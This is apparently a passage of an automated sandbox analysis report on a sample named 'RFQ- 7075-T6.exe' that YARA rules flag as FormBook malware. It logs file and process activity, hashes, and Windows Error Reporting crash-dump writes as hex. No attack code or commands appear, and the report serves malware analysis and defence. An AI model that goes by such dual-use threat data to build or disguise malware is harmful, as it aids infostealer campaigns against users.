C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\RFQ- 7075-T6.exe.log	0	1039	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33 30 33 31 39 5f 33 32 5c 53 79 73 74 65 6d 5c 34 66 30 61 37 65 65 66 61 33 63 64 33 65 30 62 61 39 38 62 35 65 62 64 64 62 62 63 37 32 65 36 5c 53 79 73 74 65 6d 2e 6e 69 2e 64 6c 6c 22 2c 30 0d 0a 32 2c 22 4d 69 63 72 6f 73 6f 66 74 2e 56 69 73 75 61 6c 42 61 73 69 63 2c 20 56 65 72	1,"fusion","GAC",01,"WinRT","NotApp",13,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",02,"Microsoft.VisualBasic, Ver	success or wait	1	6D02C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CCF5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6CCF5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6CC503DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CCFCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6CC503DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6CC503DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6CC503DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6CC503DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CCF5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6CCF5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6BB61B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6BB61B4F	ReadFile

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: RFQ- 7075-T6.exe PID: **5432**, Parent PID: **3388**

General

Target ID:	1
Start time:	22:21:09
Start date:	08/08/2022
Path:	C:\Users\user\Desktop\RFQ- 7075-T6.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\RFQ- 7075-T6.exe

Imagebase:	0x2f0000
File size:	7680 bytes
MD5 hash:	D9761200032232025041EA4E1F7D0AE2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000000.230933027.00000000003C1000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000001.00000000.230933027.00000000003C1000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000000.230933027.00000000003C1000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000000.230933027.00000000003C1000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

Analysis Process: WerFault.exe PID: **6012**, Parent PID: **5432**

General

Target ID:	4
Start time:	22:21:12
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 5432 -s 172
Imagebase:	0xb40000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DBG	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	69651717	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER277B.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER277B.tmp.dmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A6B.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A6B.tmp.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6964497A	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_RFQ- 7075-T6.exe_556ec1e08761a72764f19ea896e990ee5ce7d04d_f7717559_1730b38f	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_RFQ- 7075-T6.exe_556ec1e08761a72764f19ea896e990ee5ce7d04d_f7717559_1730b38f\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6964497A	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER277B.tmp	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A6B.tmp	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER277B.tmp.dmp	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A6B.tmp.xml	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB0E0.tmp.csv	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB0F1.tmp.txt	success or wait	1	6964497A	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER277B.tmp.dmp	0	32	4d 44 4d 50 fd fd fd 0e 00 00 00 20 00 00 00 00 00 00 39 70 fd 62 fd 05 12 00 00 00 00 00	MDMP 9pb	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER277B.tmp.dmp	2932	6	00 00 00 00 00 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER277B.tmp.dmp	200	1420	00 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 74 0b 00 00 00 01 00 00 47 65 6e 75 69 6e 65 49 6e 74 65 6c 57 06 05 00 fd fd fd 1f 00 00 00 00 54 05 00 00 fd 03 00 00 38 15 00 00 35 70 fd 62 00 00 00 00 00 00 00 00 fd 08 00 00 fd 08 00 00 fd 08 00 00 01 00 00 00 01 00 00 00 00 30 00 00 0d 00 00 00 00 00 00 00 02 00 00 00 fd fd fd fd 57 00 2e 00 20 00 45 00 75 00 72 00 6f 00 70 00 65 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0a 00 00 00 05 00 03 00 00 00 00 00 00 00 00 00 00 00 57 00 2e 00 20 00 45 00 75 00 72 00 6f 00 70 00 65 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00	UBtGenuineIntelWT85pb 0W. Europe Standard TimeW. Europe Daylight Time	success or wait	1	6964497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER277B.tmp.dmp	3064	716	7f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 60 fd 41 00 60 fd 41 00 00 fd 59 00 60 fd 41 00 60 fd 41 00 fd fd 70 fd 58 fd 6f 00 60 fd 41 00 23 00 00 00 46 02 01 00 48 fd 6f 00 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	+S++`A`AY`A`ApXo`A#FHo+	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER277B.tmp.dmp	1620	168	fd 16 00 00 00 00 00 00 05 00 00 fd 00 00 00 00 00 00 00 00 00 00 00 00 60 fd 41 00 00 00 00 00 02 00 00 00 00 00 00 00 08 00 00 00 00 00 00 00 60 fd 41 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 02 00 00 fd 0b 00 00	`A`A	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER277B.tmp.dmp	4496	20	04 00 00 00 00 fd 59 00 00 00 00 00 fd 04 00 00 fd 11 00 00	Y	success or wait	4	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER277B.tmp.dmp	4564	1176	00 00 00 00 fd fd fd fd 00 00 3c 00 fd 7b 49 77 38 17 73 00 00 00 00 00 00 00 73 00 fd 79 49 77 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 33 00 00 00 00 00 fd 7b 49 77 01 00 01 00 00 00 00 00 00 00 fd 7f 00 00 00 00 30 07 fd 7f 00 00 fd 7f 28 02 fd 7f 50 06 fd 7f 04 00 00 00 00 00 00 00 00 00 00 00 00 fd fd 07 6d fd fd fd 00 00 10 00 00 20 00 00 00 00 01 00 00 10 00 00 01 00 00 00 10 00 00 00 60 66 49 77 00 00 00 00 00 00 00 00 00 00 00 00 50 53 49 77 0a 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 02 00 00 00 04 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	<{Iw8ssyIw3{Iw0(Pm`fIwPSIwB	success or wait	3	6964497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER277B.tmp.dmp	15520	256	fd 08 00 fd fd 54 00 00 00 fd fd fd 3f 77 fd fd fd 18 00 fd fd 55 00 00 00 fd fd fd 3f 77 fd fd fd 2c 00 fd fd 56 00 00 00 fd fd fd 3f 77 fd fd fd 14 00 fd fd 57 00 00 00 fd fd fd 3f 77 fd fd fd 18 00 fd fd 58 00 00 00 fd fd fd 3f 77 fd fd fd 0c 00 fd fd 59 00 00 00 fd fd fd 3f 77 fd fd fd 40 00 fd fd 5a 00 18 00 fd fd fd 3f 77 fd fd fd 04 00 fd fd 5b 00 1d 00 fd fd fd 3f 77 fd fd fd 14 00 fd fd 5c 00 00 00 fd fd fd 3f 77 fd fd fd 10 00 fd fd 5d 00 00 00 fd fd fd 3f 77 fd fd fd 08 00 fd fd 5e 00 00 00 fd fd fd 3f 77 fd fd fd 10 00 fd fd 5f 00 00 00 fd fd fd 3f 77 fd fd fd 14 00 fd fd 60 00 00 00 fd fd fd 3f 77 fd fd fd 18 00 fd fd 61 00 07 00 fd fd fd 3f 77 fd fd fd 08 00 fd fd 62 00 00 00 fd fd fd 3f 77 fd fd fd 1c 00 fd fd 63 00 00 00 fd fd fd 3f 77 fd	T?wU?w,V?wW?wX?wY?w@Z?w[?w\?w]?w^?w_?w`?wa?wb?wc?w	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER277B.tmp.dmp	1788	4	01 00 00 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER277B.tmp.dmp	3780	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 60 fd 6f 00 fd fd 3e 77 23 00 00 00 12 02 00 00 fd fd 6f 00 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	?+S++`o>w#o+	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER277B.tmp.dmp	1792	48	fd 16 00 00 00 00 00 00 20 00 00 00 00 00 00 00 00 00 5a 00 00 00 00 00 fd fd 6f 00 00 00 00 00 34 16 00 00 6c 26 00 00 fd 02 00 00 fd 0e 00 00	Zo4l&	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER277B.tmp.dmp	1852	4	04 00 00 00		success or wait	4	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER277B.tmp.dmp	2938	38	20 00 00 00 52 00 46 00 51 00 2d 00 20 00 37 00 30 00 37 00 35 00 2d 00 54 00 36 00 2e 00 65 00 78 00 65 00 00 00	RFQ- 7075-T6.exe	success or wait	4	6964497A	unknown

Copyright Joe Security LLC 2022

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER277B.tmp.dmp	2180	752	00 00 fd 76 00 00 00 00 00 30 1e 00 fd fd 1e 00 fd fd fd 14 fd 0b 00 00 fd 04 fd fd 00 00 01 00 00 00 0a 00 01 00 fd 42 00 00 0a 00 01 00 fd 42 3f 00 00 00 00 00 00 00 04 00 04 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 28 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 41 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 0f 00 5a 62 02 00 00 10 00 00 06 fd 0f 00 01 00 00 00 fd fd 13 00 00 00 01 00 00 00 01 00 00 00 00 00 fd fd fd 7f 00 00 00 00 0f 00 00 00 00 00 00 00 04 00 00 00 00 fd fd 02 00 00 00 00 00 fd fd 02 00 00 00 00 76 52 02 00 00 01 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 49 fd 03 00 00 00 00 00 97 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 4c 1b 00 00 00 00 00 72 fd 04 00 00 00 00 00 40 fd 1f 00 00 00 00 00 54 02 05 00 00 00 00	v0BB?(@AZbvRILr@T	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER277B.tmp.dmp	15776	3144	0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00	Event(WaitCompletionPacketIoCompletionTpWorkerFactoryIRTimer(WaitCompletionPacketIRTimer(WaitCompl	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER277B.tmp.dmp	32	108	03 00 00 00 34 00 00 00 fd 06 00 00 04 00 00 00 fd 01 00 00 3c 07 00 00 05 00 00 00 44 00 00 00 fd 11 00 00 06 00 00 00 fd 00 00 00 54 06 00 00 07 00 00 00 38 00 00 00 fd 00 00 00 0f 00 00 00 54 05 00 00 00 01 00 00 0c 00 00 00 40 07 00 00 fd 42 00 00 15 00 00 00 fd 01 00 00 fd 08 00 00 16 00 00 00 fd 00 00 00 fd 0a 00 00	4<DT8T@B	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	0	2	fd fd		success or wait	1	6964497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	2	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<?xml version="1.0" encoding="UTF-16"?>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	80	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	84	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<WERReportMetadata>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	122	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	126	2	09 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	128	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<OSVersionInformation>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	172	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	176	2	09 00		success or wait	2	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	180	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<WindowsNTVersion>10.0</WindowsNTVersion>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	262	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	266	2	09 00		success or wait	2	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	270	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<Build>17134</Build>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	310	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	314	2	09 00		success or wait	2	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	318	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<Product>(0x30): Windows 10 Pro</Product>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	400	4	0d 00 0a 00		success or wait	1	6964497A	unknown

Copyright Joe Security LLC 2022

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	404	2	09 00		success or wait	2	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	408	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<Edition>Professional</Edition>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	470	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	474	2	09 00		success or wait	2	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	478	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<BuildString>17134.1.amd64fre.rs4_release.180410-1804</BuildString>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	612	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	616	2	09 00		success or wait	2	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	620	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<Revision>1</Revision>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	664	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	668	2	09 00		success or wait	2	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	672	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<Flavor>Multiprocessor Free</Flavor>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	744	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	748	2	09 00		success or wait	2	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	752	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<Architecture>X64</Architecture>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	816	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	820	2	09 00		success or wait	2	6964497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	824	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<LCID>1033</LCID>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	858	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	862	2	09 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	864	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</OSVersionInformation>	success or wait	1	6964497A	unknown
